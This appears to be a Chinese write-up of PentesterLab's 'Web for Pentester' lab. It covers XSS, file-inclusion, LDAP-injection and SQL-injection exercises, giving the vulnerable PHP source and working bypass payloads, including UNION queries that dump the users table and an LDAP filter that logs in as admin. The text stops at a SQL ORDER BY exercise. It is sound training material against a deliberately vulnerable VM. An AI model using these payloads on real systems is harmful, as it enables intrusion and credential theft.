

web for pentester 1 wp

<http://192.168.65.128/>

XSS

- 1 XSS 常见攻击方法
- 2 1、绕过 XSS-Filter，利用 <> 标签注入 Html/JavaScript 代码；
- 3 2、利用 HTML 标签的属性值进行 XSS 攻击。例如：；（当然并不是所有的 Web 浏览器都支持 Javascript 伪协议，所以此类 XSS 攻击具有一定的局限性）
- 6 3、空格、回车和 Tab。如果 XSS Filter 仅仅将敏感的输入字符列入黑名单，比如 javascript，用户可以利用空格、回车和 Tab 键来绕过过滤，例如：；
- 8 4、利用事件来执行跨站脚本。例如：，当 src 错误的视乎就会执行 onerror 事件；
- 10 5、利用 CSS 跨站。例如：body {background-image: url("javascript:alert('xss')")};
- 12 6、扰乱过滤规则。例如：；
- 13 7、利用字符编码，通过这种技巧，不仅能让 XSS 代码绕过服务端的过滤，还能更好地隐藏 Shellcode；（JS 支持 unicode、eacapes、十六进制、十进制等编码形式）；
- 16 8、拆分跨站法，将 XSS 攻击的代码拆分开来，适用于应用程序没有过滤 XSS 关键字符（如 <、>）但对输入字符长度有限的情况下；
- 18 9、DOM 型的 XSS 主要是由客户端的脚本通过 DOM 动态地输出数据到页面上，它不依赖于提交数据到服务器，而是从客户端获得DOM中的数据在本地执行。容易导致 DOM 型的 XSS 的输入源包括：Document.URL、Location(.pathname|.href|.search|.hash)、Document.referrer、Window.name、Document.cookie、localStorage/globalStorage;

Example 1

贴源码

```
<?php require_once '../header.php'; ?>
<html>
Hello
<?php
    echo $_GET["name"];
?>

<?php require_once '../footer.php'; ?>
```


发现传入的name的值会被打印出来

```
1 ?name=123
```

Hello 123
© PentesterLab 2013

构造payload

```
1 ?name=<script>alert(1)</script>
```




Example 2

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<?php
    $name = $_GET["name"];
    $name = preg_replace("/<script>/","",$name);
    $name = preg_replace("/<\script>/","",$name);
    echo $name;
?>
<?php require_once '../footer.php'; ?>
```

尝试构造<script>标签,发现被过滤,可以使用大小写混淆

```
1 ?name=<Script>alert(1)</Script>
```




Example 3

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<?php
    $name = $_GET["name"];
    $name = preg_replace("/<script>/i","", $name);
    $name = preg_replace("/<\script>/i","", $name);
    echo $name;
?>
<?php require_once '../footer.php'; ?>
```

再使用上一题的payload时发现大小写加了匹配,可以用递归构造法绕过

```
1 ?name=<S<script>cript>alert(1)</S</script>cript>
```



Example 4

贴源码

```
<?php require_once '../header.php';

if (preg_match('/script/i', $_GET['name'])) {
    die("error");
}


?>

Hello <?php echo $_GET['name']; ?>
<?php require_once '../footer.php'; ?>
```

试着弹一下<script>alert(1)</script>,直接error了,script被屏蔽,尝试用别的标签来弹(持久型攻击)

```
1 ?name=<img src='' onerror='alert(/111/)' />
```

?name=<img%20src=%27%27%20onerror=%27alert(/111/)%27%20/>



Example 5

贴源码

```
<?php require_once '../header.php';

if (preg_match('/alert/i', $_GET['name'])) {
    die("error");
}


?>

Hello <?php echo $_GET['name']; ?>
<?php require_once '../footer.php'; ?>
```


这次过滤的是alert,可以使用别的函数来弹窗

```
1 ?name=<script>prompt(1)</script>
2 ?name=<script>confirm(1)</script>
```

?name=<script>prompt(1)</script>




?name=<script>confirm(1)</script>



也可以使用eval和String.fromCharCode()结合构造alerta(1)

```
1 ?name=<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))
  </script>
```



Example 6

贴源码


```
<?php require_once '../header.php'; ?>
Hello
<script>
    var $a= "<?php  echo $_GET['name']; ?>";
</script>
<?php require_once '../footer.php'; ?>
```

尝试用上一题的payload打,没回显,看源码发现被解释成了php代码

```
Hello
<script>
    var $a= "<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>";
</script>
```

根据回显闭合script标签,构造payload

```
1 </script><script>alert(1);var%20a="
2 闭合后显示
3 <script>
4     var $a= "</script><script>alert(1);var a="";
5 </script>
```



Example 7

贴源码

```
<?php require_once '../header.php'; ?>
Hello
<script>
    var $a= '<?php  echo htmlentities($_GET["name"]); ?>';
</script>
<?php require_once '../footer.php'; ?>
```

在传入参数时查看源码,发现被单引号圈了起来,上一题是双引号


```
Hello
<script>
    var $a= 'hacker';
</script>
```

试着传入一个<script>,在源码里被转义成了<script>

```
Hello
<script>
  var $a= '&lt;script&gt;';
</script>
```

可以不使用<>来绕过,和上一题一样用%27(')来截断,包裹alert

```
1 ?name=%27;alert(1);%27
```



源码里显示

```
Hello
<script>
  var $a= ''';alert(1);''';
</script>
```

Example 8

贴源码

```
<?php
require_once '../header.php';

if (isset($_POST['name'])) {
    echo "HELLO ".htmlentities($_POST['name']);
}
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

<?php
  require_once '../footer.php';
?>
```

尝试输入参数,在hackbar里以post形式传参

URL

<http://192.168.65.128/xss/example8.php>

Enable ^{enctype} POST application/x-www-form-urlencoded

Body

name=1&submit=%E6%8F%90%E4%BA%A4

在post那里没啥好突破的,在url那里倒是可以尝试闭合标签,例如

URL
http://192.168.65.128/xss/example8.php/aaa

Enable ^{enctype} application/x-www-form-urlencoded
POST


Body
name=1

在源码里显示

```
HELLO 1<form action="/xss/example8.php/aaa" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>
```

构造payload

```
1 "><script>alert(1)</script>
```



在源码里就能嵌入xss

```
HELLO 1<form action="/xss/example8.php/"><script>alert(1)</script>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>
```

Example 9


贴源码

```
<?php require_once '../header.php'; ?>
<script>
  document.write(location.hash.substring(1));
</script>
<?php require_once '../footer.php'; ?>
```

发现传入的不是参数而是一个#连接,源码里显示

```
<script>
  document.write(location.hash.substring(1));
</script>
```

这是一个DOM 型的xss,在#后边直接构造payload,执行时需要运行两次,第一次加载,第二次运行



```
%3Cscript%3Ealert(1)%3C/script%3E
```

© PentesterLab 2013

不知道为啥我这边一直弹不了窗

File Include

Example 1

贴源码

```
<?php require_once '../header.php'; ?>

<?php

    if ($_GET['page']) {
        include($_GET['page']);
    }

?>


<?php require_once '../footer.php'; ?>
```

在镜像里的file和upload里都有固定文件,尝试包含,没有任何过滤

```
user@debian:/var/www/fileincl$ cd ../files
user@debian:/var/www/files$ ls
hacker.png
user@debian:/var/www/files$ ls ../upload
example1.php example2.php images index.html
user@debian:/var/www/files$ ls ../upload/images
hacker.jpg
user@debian:/var/www/files$ _
```

构造payload

```
1 ?page=../files/hacker.png
```



Example 2

贴源码

```
<?php require_once '../header.php'; ?>

<?php


    if ($_GET['page']) {
        $file = $_GET['page'].".php";
        // simulate null byte issue
        $file = preg_replace('/\x00.*/', '', $file);
        include($file);
    }

?>

<?php require_once '../footer.php'; ?>
```


随便传入一个参数,根据回显发现自动加上了.php后缀

Warning: include(123.php): failed to open stream: No such file or directory in /var/www/fileincl/example2.php on line 8
Warning: include(): Failed opening '123.php' for inclusion (include_path=.::/usr/share/php:/usr/share/pear) in /var/www/fileincl/example2.php on line 8
© PentesterLab 2013



可以用%00截断后面

```
1 ?page=<script>alert(1)</script>%00
```



LDAP attacks

Example 1


贴源码

```
<?php
require "../header.php" ;
$id = ldap_connect("localhost") or die("Could not connect to LDAP server");
ldap_set_option($id, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($id, LDAP_OPT_REFERRALS, 0);
if ($id) {
    if (isset($_GET["username"])) {
        $user = "uid=".$_GET["username"]."ou=people,dc=pentesterlab,dc=com";
    }
    $lb = @ldap_bind($id, $user,$_GET["password"]);

    if ($lb) {
        echo "AUTHENTICATED";
    }
    else {
        echo "NOT AUTHENTICATED";
    }
}
require "../footer.php" ;
?>
```

是我没有接触过的协议,审计源码,对\$lb有个判断,如果不传入\$lb的值,用一个空值来获取绑定,就能跳过判断

```
1 http://192.168.65.128/ldap/example1.php
```



Example 2

贴源码


```

<?php
require "../header.php" ;
$id = ldap_connect("localhost") or die("Could not connect to LDAP server");
ldap_set_option($id, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($id, LDAP_OPT_REFERRALS, 0);
if ($id) {
    $lb = @ldap_bind($id, "cn=admin,dc=pentesterlab,dc=com", "pentesterlab");
    if ($lb) {
        $pass = "{MD5}".base64_encode(pack("H*",md5($_GET['password'])));
        $filter = "(&(cn=".$_GET['name'].")(userPassword=".$_pass."))";
        if (!($search=@ldap_search($id, "ou=people,dc=pentesterlab,dc=com", $filter))) {
            echo("Unable to search ldap server<br>");
            echo("msg:'".ldap_error($id)."'<br>");
        } else {
            $number_returned = ldap_count_entries($id,$search);
            $info = ldap_get_entries($id, $search);
            if ($info["count"] < 1) {
                //NOK
                echo "UNAUTHENTICATED";
            } else {
                echo "AUTHENTICATED as";
                echo(" ".htmlentities($info[0]['uid'][0]));
            }
        }
    }
}
require "../footer.php" ;
?>

```

进行LDAP查询时的语法:

- 1 LDAP 查询的基本语法:
- 2 # 查询name为zhangsan的所有对象 这里括号强调LDAP语句的开始和结束
- 4 (name=zhangsan)
- 6 # 查询name为zhangsan并且passwd为123456的对象
- 7 # 每个条件都在自己的括号里面, 整个语句也要括号包裹起来。&表示逻辑与。
- 8 (&(name=zhangsan) (passwd=123456))
- 10 # 查询名字是z开头的对象 通配符*可以表示任何值
- 11 (name=z*)

LDAP 注入攻击和 SQL 注入攻击相似,可以利用用户引入的参数生成 LDAP 查询

```
1 http://192.168.65.128/ldap/example2.php?name=hacker&password=hacker
```

根据传参进行查询:

- 1 ?name=ha*&password=hacker //能用*认证成功
- 2 ?name=hacker&password=ha* //认证失败,password被md5加盐过

重点关注password的查询语句:

- 1 \$pass = "{MD5}".base64_encode(pack("H*",md5(\$_GET['password'])));
- 2 \$filter = "(&(cn=".\$_GET['name'].")(userPassword=".\$_pass."))";

思路是闭合\$filter并拼接自己的payload

)用来闭合前面的括号,(cn=*)是一个永真的条件,%00注释掉后面的语句

- 1 hacker)(cn=*)%00
- 2 带入到 \$ filter 语句中就是如下效果:
- 3 \$filter = "(&(cn=hacker)(cn=*)%00)(userPassword=".\$_pass."))";

payload:

- 1 name=hacker))%00&password=123
- 2 name=admin))%00&password=123

```
3 name=hacker)(cn=*))%00&password=123
```

AUTHENTICATED as admin

© PentesterLab 2013

DevTools - 192.168.65.128/ldap/example2.php?name=admin)(cn=*))%00&password=123

Elements Console Sources Network Performance Memory Application Security

LOAD SPLIT EXECUTE TEST SQLI XSS LFI

URL

http://192.168.65.128/ldap/example2.php?name=admin)(cn=*))%00&password=123

SQL injections

Example 1

贴源码

```
1 <?php
2     require_once('../header.php');
3
4     require_once('db.php');
5
6     $sql = "SELECT * FROM users where name='";
7     $sql .= $_GET["name"]."'";
8     $result = mysql_query($sql);
9     if ($result) {
10         ?>
11         <table class='table table-striped'>
12         <tr><th>id</th><th>name</th><th>age</th></tr>
13         <?php
14         while ($row = mysql_fetch_assoc($result)) {
15             echo "<tr>";
16             echo "<td>".$row['id']. "</td>";
17             echo "<td>".$row['name']. "</td>";
18             echo "<td>".$row['age']. "</td>";
19             echo "</tr>";
20         }
21         echo "</table>";
22     }
23     require_once '../footer.php';
24     ?>
```

没有任何过滤,是单引号字符类型注入

id	name	age
2	root	30

```
1 ?name=root
2 ?name=root' //会报错
3 ?name=root' --+ //不会报错
4 ?name=root' order by 5 --+ //经过尝试共有5列数据
5 ?name=root' union select 1,2,3,4,5 --+ //返回的数据出现变化
```

id	name	age
2	root	30
1	2	3

```
1 ?name=root' union select database(),2,3,4,5 --+
```

id	name	age
2	root	30
exercises	2	3

```
1 ?name=root' union select group_concat(table_name),2,3,4,5 from
information_schema.tables where table_schema='exercises' --+
```

id	name	age
2	root	30
users	2	3

```
1 ?name=root' union select group_concat(column_name),2,3,4,5 from
information_schema.columns where table_name='users' --+
```

id	name	age
2	root	30
id,name,age,groupid,passwd	2	3

```
1 ?name=root' union select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users --+
```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 2

贴源码

```
1 <?php
2     require_once('../header.php');
3     require_once('db.php');
4
5     if (preg_match('/ /', $_GET["name"])) {
6         die("ERROR NO SPACE");
7     }
8     $sql = "SELECT * FROM users where name='";
9     $sql .= $_GET["name"]."'";
10    $result = mysql_query($sql);
11
12    if ($result) {
13        ?>
14        <table class='table table-striped'>
15        <tr><th>id</th><th>name</th><th>age</th></tr>
16        <?php
17        while ($row = mysql_fetch_assoc($result)) {
18            echo "<tr>";
```

```

19         echo "<td>".$row['id']."</td>";
20         echo "<td>".$row['name']."</td>";
21         echo "<td>".$row['age']."</td>";
22     echo "</tr>";
23 }
24 echo "</table>";
25 }
26 require '../footer.php';
27 ?>

```

当传入的语句里带有空格时报错 ERROR NO SPACE ,绕过空格可以通过制表符,注释,括号绕过,在这道题里用的是%09(+)来连接(堆叠注入)

```

1 ?name=root'%09and%091=1%09--%09
2 ?name=root'%09and%091=2%09--%09 //两者结果不同,是数字型注入
3 ?name=root'%09order%09by%095--%09 //经过尝试共有5列数据
4 ?name=root'%09union%09select%091,2,3,4,5--%09
5 ?name=root'%09union%09select%09database(),2,3,4,5--%09
6 ?
  name=root'%09union%09select%09group_concat(table_name),2,3,4,5%09from%09in
  formation_schema.tables%09where%09table_schema='exercises'--%09
7 ?
  name=root'%09union%09select%09group_concat(column_name),2,3,4,5%09from%09i
  nformation_schema.columns%09where%09table_name='users'--%09
8 ?
  name=root'%09union%09select%09group_concat(id,0x3a,name,0x3a,age,0x3a,grou
  pid,0x3a,passwd),2,3,4,5%09from%09users--%09

```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 3

贴源码

```

1 <?php
2     require_once('../header.php');
3     require_once('db.php');
4     if (preg_match('/\s+/', $_GET["name"])) {
5         die("ERROR NO SPACE");
6     }
7     $sql = "SELECT * FROM users where name='";
8     $sql .= $_GET["name"]."'";
9     $result = mysql_query($sql);
10    if ($result) {
11        ?>
12        <table class='table table-striped'>
13        <tr><th>id</th><th>name</th><th>age</th></tr>
14        <?php
15        while ($row = mysql_fetch_assoc($result)) {
16            echo "<tr>";

```

```

18         echo "<td>".$row['id']."</td>";
19         echo "<td>".$row['name']."</td>";
20         echo "<td>".$row['age']."</td>";
21     echo "</tr>";
22 }
23 echo "</table>";
24 }
25 require '../footer.php';
26 ?>

```

试了一下,发现过滤了空格,制表符,但是可以用注释/**/绕过

```

1 ?name=root'/**/and/**/1=1/**/%23
2 ?name=root'/**/and/**/1=2/**/%23
3 ?name=root'/**/order/**/by/**/5/**/%23 //共有五列
4 ?name=root'/**/union/**/select/**/database(),2,3,4,5/**/%23
5 ?
name=root'/**/union/**/select/**/group_concat(table_name),2,3,4,5/**/from/
/**/information_schema.tables/**/where/**/table_schema='exercises'%23
6 ?
name=root'/**/union/**/select/**/group_concat(column_name),2,3,4,5/**/from
/**/information_schema.columns/**/where/**/table_name='users'%23
7 ?
name=root'/**/union/**/select/**/group_concat(id,0x3a,name,0x3a,age,0x3a,g
roupid,0x3a,passwd),2,3,4,5/**/from/**/users%23

```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 4

贴源码

```

require_once('db.php');
$sql="SELECT * FROM users where id=";
    $sql.=mysql_real_escape_string($_GET["id"])." ";
    $result = mysql_query($sql);

    if ($result) {
        ?>
        <table class='table table-striped'>
        <tr><th>id</th><th>name</th><th>age</th></tr>

        <?php
        while ($row = mysql_fetch_assoc($result)) {
            echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
            echo "</tr>";
        }
        echo "</table>";
    }
    require '../footer.php';
>

```

数值型注入,通过尝试发现过滤了单引号'

```

1 ?id=1 and 1=2--+ //存在注入
2 ?id=1 union select 1,2,3,4,5--+
3 ?id=1 union select database(),2,3,4,5--+
4 ?id=1 union select group_concat(table_name),2,3,4,5 from
  information_schema.tables where table_schema=database()--+ //套个表
5 ?id=1 union select group_concat(column_name),2,3,4,5 from
  information_schema.columns where table_name=(select table_name from
  information_schema.tables where table_schema=database())--+ //再套一层
6 ?id=1 union select
  group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
  users--+

```

id	name	age
1	admin	10
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 5

贴源码

```

<?php
    require_once('../header.php');
    require_once('db.php');
    if (!preg_match('/^[0-9]+/', $_GET['id'])) {
        die("ERROR INTEGER REQUIRED");
    }
    $sql = "SELECT * FROM users where id=";
    $sql .= $_GET['id'] ;

```

和4大同小异,区别是要求id用数字开头,payload可以套用

```

1 ?id=1 and 1=2--+ //存在注入
2 ?id=1 union select 1,2,3,4,5--+
3 ?id=1 union select database(),2,3,4,5--+
4 ?id=1 union select group_concat(table_name),2,3,4,5 from
  information_schema.tables where table_schema=database()--+ //套个表
5 ?id=1 union select group_concat(column_name),2,3,4,5 from
  information_schema.columns where table_name=(select table_name from
  information_schema.tables where table_schema=database())--+ //再套一层
6 ?id=1 union select
  group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
  users--+

```

id	name	age
1	admin	10
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 6

贴源码

```
<?php
    require_once('../header.php');
    require_once('db.php');
    if (!preg_match('/[0-9]+$/', $_GET['id'])) {
        die("ERROR INTEGER REQUIRED");
    }
    $sql = "SELECT * FROM users where id=";
    $sql .= $_GET['id'] ;
```

和5的不同处在于id要以数字结尾,5的payload可以改改用

```
1 ?id=1 union select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users--+123
```

id	name	age
1	admin	10
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 7

贴源码

```
<?php
    require_once('../header.php');
    require_once('db.php');
    if (!preg_match('/^-?[0-9]+$/', $_GET['id'])) {
        die("ERROR INTEGER REQUIRED");
    }
    $sql = "SELECT * FROM users where id=";
    $sql .= $_GET['id'];
```

正则表达式/m匹配一行的内容,用换行符隔开%0a

```
1 ?id=2%0aand 1=1--+
2 ?id=2%0aunion select 1,2,3,4,5--+
3 ?id=2%0aunion select database(),2,3,4,5--+
4 ?id=2%0aunion select group_concat(table_name),2,3,4,5 from
information_schema.tables where table_schema=database()--+
5 ?id=2%0aunion select group_concat(column_name),2,3,4,5 from
information_schema.columns where table_schema=database()--+
6 ?id=2%0aunion select
group_concat(id,0x3a,name,0x3a,age,0x3a,groupid,0x3a,passwd),2,3,4,5 from
users--+
```

id	name	age
2	root	30
1:admin:10:10:admin,2:root:30:0:admin21,3:user1:5:2:secret,5:user2:2:5:azerty	2	3

Example 8

贴源码

```
<?php
require_once('../header.php');
require_once('db.php');
    $sql = "SELECT * FROM users ORDER BY `";
    $sql .= mysql_real_escape_string($_GET["order"])."`";
    $result = mysql_query($sql);

    if ($result) {
        ?>
```

第一次看到用order by判断的,尝试闭合语句

```
1 ?order=name`--+ %60 --> `
```

用sqlmap进行盲注

```
